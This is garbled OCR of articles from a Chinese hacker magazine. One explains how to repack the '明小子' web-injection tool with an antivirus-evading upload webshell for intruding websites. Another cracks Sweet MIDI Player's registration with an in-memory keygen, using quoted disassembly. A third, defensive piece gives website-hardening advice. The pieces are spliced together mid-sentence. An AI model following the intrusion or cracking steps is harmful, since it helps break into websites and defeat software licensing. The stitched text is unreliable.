图13 stub.exe未检测出病毒

接下来检测下软件的功能，经测试，捆绑后的文件成功运行并且不被查杀！

【本文介绍的目标程序和相关工具已收录在本期光盘中】

编辑点评：

本文详细介绍了软件的使用、修改程序信息、免杀和思路，不过做好后的免杀成品是需要经过测试的，测试失败的基本都是派不上用场的。不过修改那里其实跟汉化差不多，有兴趣的读者不妨也试试！

旁注WEB综合检测程序Ver3.6——个性修改之免杀

图 阳小子

从本文你可以学到：

利用相关工具软件对软件个性化的修改

在上个月第一次投了两篇稿件，没想到第一篇就被录取了，感到非常高兴，而且还得到了丰厚的奖品，所以这次再接再励，继续我的第三篇投稿。


明小子的旁注WEB综合检测程序相信大家都用过吧？其强大的辅助功能及简单化的操作使很多网站落陷于我等菜鸟之手。可是在使用这个修改版当中，却让人感到不爽。因为一打开软件它就自动连接这个网址 http://www.163vc.com/so/来进行检测，而且这个版本也逃不过杀毒软件的查杀，这在给我们人侵网站的时候带来了极大的麻烦，所以下面就让我们来进行一下个性修改吧。

首先使用PEID查壳，发现是：eXPressor V1.3 -> CGSoftLabs * Sign.By.fly *。这个壳比较容易脱，所以直接用PEID插件PEID Generic Unpacker脱掉就行了。脱壳后发现是用Borland Delphi 6.0 - 7.0编写的，接着用资源修改工具ResScope来打开进行修改。

在里面发现这里有个ASPFILE的目录，我们打开来看看，发现这个就是明小子在上传时默认的上传小马，如图1，而且是用VB脚本加密的哦！

但是这里的这个DIYASP小马已经不免杀了，所以我们要替换它，让它成为我们免杀的小马。选中DIYASP小马，然后选择“导入资源”导入我们免杀的小马，这样免杀小马就替换完成了。以后大家再遇到上传漏洞时直接默认上传就可以了。

接着我们来修改自动连接的网址http://www.163vc.com/so/。这个用资源修改工具是修改不了哦！所以我们要用十六进制


图1

修改工具来修改，这里我用的是C32Asm。

用C32Asm加载后选择搜索，类型选择：ANSI字符串，然后输入http://www.163vc.com/这个网址来进行搜索。这里有人会问：为什么不直接搜索http://www.163vc.com/so/呢？如果直接搜索http://www.163vc.com/so/是搜索不出来的，大家试一下就知道了。




图2

输入完需要搜索的网址后，点击“确定”会搜索出很多关于http://www.163vc.com/这个网址的信息出来，如图2。

在找到http://www.163vc.com/这个网址时不必理会它，继续按F3往下搜索……大约按了4次后来到如图3的地方。




图3




图4

这里明显跟前面的搜索信息不同了吧？这里有个http://www.163vc.com/d..的网址，我们来把它填充为0看看。选中网址，右键选择“填充”，接着选择“SAVE#1→>00”，确定后就可以了。填充后如图4。

然后选择文件保存，另存为就可以了。现在再运行另存为的执行文件，看看自动连接网址的检测还有没有？而且现在的也是免杀的啦！

那我们的目的是不是完成了呢？不，我们还忘记了修改最重要的东西哦！那就是软件的标题，因为这样才可以显示出我们个性化的修改哦！



图5

软件的标题是：旁注WEB综合检测程序 Ver3.6专用版［06.1.1］[军火仓库出品 － v9iv]，如图5。而我们想要把它修改成：旁注WEB综合检测程序 Ver3.6专用版［06.1.1］[黑客手册出品 － 阳小子]，这里用下我的名字，希望大家不要介意哦！

修改软件的标题同样要用到十六进制的修改，不过在这里我们需要一个工具，就是：ASCII转进制器。这个工具可以把ASCII码转换成二、八、十、十六进制的字符，操作非常简单。

我们打开软件，在上方输入“军火仓库”后选择“处理”/“十六进制”，这样就可以把“军火仓库”转换成十六进制的字符了，比如：BEFC,BBF0,B2D6,BFE2。

然后再输入“黑客手册”，经过转换后的十六进制字符是：“BADA,BFCD,CAD6,B2E1,”。接着在C32Asm里搜索十六进制字符：BEFC,BBF0,B2D6,BFE2，把它全部替换成BADA,BFCD,CAD6,B2E1。这样，标题处的“军火仓库出品”就变成“黑客手册出品”了，剩下的就是作者名称的修改，这里的修改也是一样，所以我就不多说了，修改完毕如图6。



图6

最后总结一下：此次的个性化修改比较简单，希望跟我一样的菜鸟们都能够通过自己的个性修改出属于自己的免杀注入工具。

编辑点评：

小菜们都喜欢在自己喜爱的软件上署上自己的名字，这就涉及到个性化修改了。对于软件的修改会涉及到许多工具软件的使用，好好利用这些工具来让自己快乐吧！不过……记得不要把修改后的软件用于商业目的哦，软件原作者会找你麻烦，哈哈！

菜鸟也会制作注册机——内存注册机制作实例

文 KYO

从本文中你可以学到：
内存注册机的制作

可能好多刚入门的CRACKER玩家对写注册机感到有些困难，今天我就教大家一招，让菜鸟的你也能制作注册机，中手和高手不感冒者可以飘过了。

我找了一个很小巧的软件，名字叫：Sweet MIDI Player 2.3.0，只有200多K，其主要作用不仅可以播放各种MIDI音乐，还可以通过类似混音的接口来修改MIDI音乐。使用者可以轻松地改变控制讯号、调换音乐、修改拍子等等。我对该软件的用途不感兴趣，废话不多说，下面开始对它开刀吧！




图1

这个软件的下载地址是：http://bj.onlinedown.net/soft/7588.htm，下载安装后，先打开看看，发现弹出一个输入框要求口令来进行注册。如图1。

我随便输入12456789点OK后，弹出一个错误对话框，这下我可有章可循了。用OD载入，在命令框下断：bp MessageBoxA，程序被断在77e5425f处。然后按F8往下走，就可以来到如图2的地方。由于直接贴代码比较乱，也不是很清楚，所以我截了图。

将图2中的代码进行分析，可以知道，在程序经过了call 0040c510后，也就是0040c66e处，下面有一个判断，代码是test eax,eax，也就是说eax=0就会跳向失败。那么要想注册成功只有在call 0040c510后使eax不等于0。

现在我就在0040c65e处下断，然后按F8往下走，在走到0040c66e处时，按F7进去看看。再单步走一遍，现在看后面一点关键代码：

```
0040C576  |.  51          PUSH ECX
0040C577  |.  68 B8A64500 PUSH Swmipl32.0045A6B8
```




图2

虚拟主机——网站安全维护

图 冷絮[GZ]

OFFICE7月絮语：

最近OFFICE38线栏目关于网站安全的投稿比较多。随着脚本注入以及网络钓鱼等网络攻击日益盛行，越来越多的朋友也开始关注网站的安全防御以及相关敏感信息的保护，这是值得高兴的。我们学习网络安全技术，往往把注意力集中在如何攻击上，而很少去想如何有效地防御这种攻击。真正的网络安全应该是攻防结合，熟悉攻击手段的同时可以给出安全解决方案，而往往我们在学习这些防御方法的时候又能从另一个方面学到新东西，或者会引出新的思路和想法，这样的Hacking才是有趣的。本期OFFICE38线给大家准备两篇安全防御类文章，篇篇精彩，相信能解决很多朋友的问题，具体内容我也懒得卖关子了，大家赶紧自己来看吧！

从本文中你可以学到：

1、虚拟主机网站安全防范的常用措施

2、robots.txt 文件的使用

3、如何防止 SQL 注入

4、雷客图 ASP 站长安全助手的使用

不少站长是使用虚拟主机来承担网站的运行任务，但是虚拟主机即使再安全，如果我们的网站不安全，那也难免惨遭黑手，不是被更改了主页就是被挂上了木马，给自己的网站声誉带来很大的损害。怎么办？拿起武器来捍卫网站安全吧！（*本文的安全措施主要针对在虚拟主机上运行的网站，当然也对托管服务器等等同样有参考价值*）

1、密码安全

（1）杜绝弱口令：虚拟主机注册用户、虚拟主机和域名控制面板上的FTP账号密码以及网站管理员密码切莫使用同一个。不要用纯数字密码（黑客通过简单的工具在数分钟之内就可破解出来）；不要用有关个人信息的密码（黑客通过Whois查询出域名注册信息，利用社会工程学制作合理字典即可轻而易举地破解出来）；更不能使用网站管理员默认密码（这就更加危险了，黑客可以轻松进入后台，毫不费力地上传Webshell，这样你的网站就危在旦夕了）。

（2）设置密码：一定要设置一个强度高的密码，尽量多使用特殊字符，例如：RasT#16sd+（这个密码黑客可以破上一段时间了），最好是随机密码（前提是自己记得住）。由于大多数网站系统使用MD5算法加密密码，所以确定安全的最好办法是把密码加密后的MD5值去黑客们常去破解MD5的网站（比如www.xmd5.com和www.cmd5.com）去试一试，如果不能被破解，在一定程度上说明你的密码是安全的。

2、网站设置安全

为了网站的安全，我们最好将网站后台中的某些设置进行调整。有些有上传功能的网站，为了安全起见最好取消上传功能。如果要保留的话，最好设置只允许gif、jpg、png、zip、rar等格式文件的上传，限制一天中用户上传文件大小即可。如果是可以生成html页面的系统最好生成html，尽量避免使用asp等动态页面。在分设管理员时不要将数据库操作和网站配置等版块的权限划分给其他管理员，除非他很值得信任。如发现会员填写的记录

```
ssssss
 0040C57C  |.  B9 68C34500    MOV ECX,Swmipl32.0045C368
 0040C581  |.  E8 EA5F0000    CALL Swmipl32.00412570
 ;如果ECX里面的字符和输入的假码相等，则函数返回 0
 0040C586  |.  85C0           TEST EAX,EAX
 ;如果EAX=0 则跳向成功
 0040C588  |.  74 29          JE SHORT Swmipl32.0040C5B3
 0040C58A  |.  68 B8A64500    PUSH Swmipl32.0045A6B8
ssssss
 0040C58F  |.  8D5424 04      LEA EDX,DWORD PTR SS:[ESP+4]
 0040C593  |.  52             PUSH EDX
 0040C594  |.  B9 68C34500    MOV ECX,Swmipl32.0045C368
 0040C599  |.  E8 D25F0000    CALL Swmipl32.00412570
 0040C59E  |.  85C0           TEST EAX,EAX
 0040C5A0  |.  74 11          JE SHORT Swmipl32.0040C5B3
 0040C5A2  |.  33C0           XOR EAX,EAX
 0040C5A4  |.  8B4C24 50      MOV ECX,DWORD PTR SS:[ESP+50]
 0040C5A8  |.  33CC           XOR ECX,ESP
 0040C5AA  |.  E8 23120200    CALL Swmipl32.0042D7D2
 0040C5AF  |.  83C4 54        ADD ESP,54
 0040C5B2  |.  C3             RETN
 0040C5B3  |>  8B4C24 50      MOV ECX,DWORD PTR SS:[ESP+50]
 0040C5B7  |.  33CC           XOR ECX,ESP
 0040C5B9  |.  B8 01000000    MOV EAX,1
 0040C5BE  |.  E8 0F120200    CALL Swmipl32.
0042D7D2
 0040C5C3  |.  83C4 54        ADD ESP,54
 0040C5C6  \.  C3             RETN
```

从上面的分析得知，只要程序在0040C576处中断，并读出ecx的值就是注册码了。好！现在开始做内存注册机。

内存注册机编写程序我是在“看雪”下的，地址是：http://www.pediy.com/tools/Patchers/keymake/keymaker2.rar。可能杀毒软件会报有毒，你让其忽略或者排除就OK了。下载回来后，打开keymake.exe，选择“其他”/“内存注册机”，然后点“浏览”，选择要破解的软件，接着点下面的添加，填写如图3的数据。




图 3

添加成功后就可以直接生成了，当然你也可以DIY一下用户信息。点左上方的“用户信息”，出现如图4的设置信息。




图 4

记住：生成以后要放在安装程序同一目录下哦！我按照上面步骤生成了一个，测试了一下效果，如图5。




图 5

可以看到生成的注册码Chy-85p-cN66可以成功注册了，至于该软件的算法也不是很难，我大概看了一下，没有太多时间分析，如果哪位感兴趣可以接着分析下它的算法。内存注册机的制作已经完成了，是不是很简单啊？还不赶快去试试？？

编辑点评：

有加密自然就有解密，这也是黑客原则中攻防技术的交流。追求自由、共享，那也是需要付出的。文章给大家演示了如何找到与注册相关的代码，然后制作内存注册机，不过前面的一段分析还是需要非常有经验的高手来完成，菜鸟们还是从基础学起吧！

中有“<%”、“%>”、“<script>”等符号，一定要清除它（有可能是恶意跨站或是插入一句话木马）。

3、修改脚本，确保安全

（1）版权信息：修改掉程序版权信息，这样可以杜绝黑客靠观察网站程序的版权信息来获取当前网站系统的版本，并通过搜索引擎来获取有利于入侵的信息，所以，一不做二不休，修改所有版权信息。


（2）目录安全：在每一个目录里确保都含有index.html文件(根目录除外)，如果没有就新建一个不含有任何内容的index.html，这样可以防范服务器IIS设置不严而出现的目录浏览。Windows2003中的IIS还有一个很严重的漏洞就是：如果有一个文件夹名为Files.asp，那么该文件夹下的所有文件（无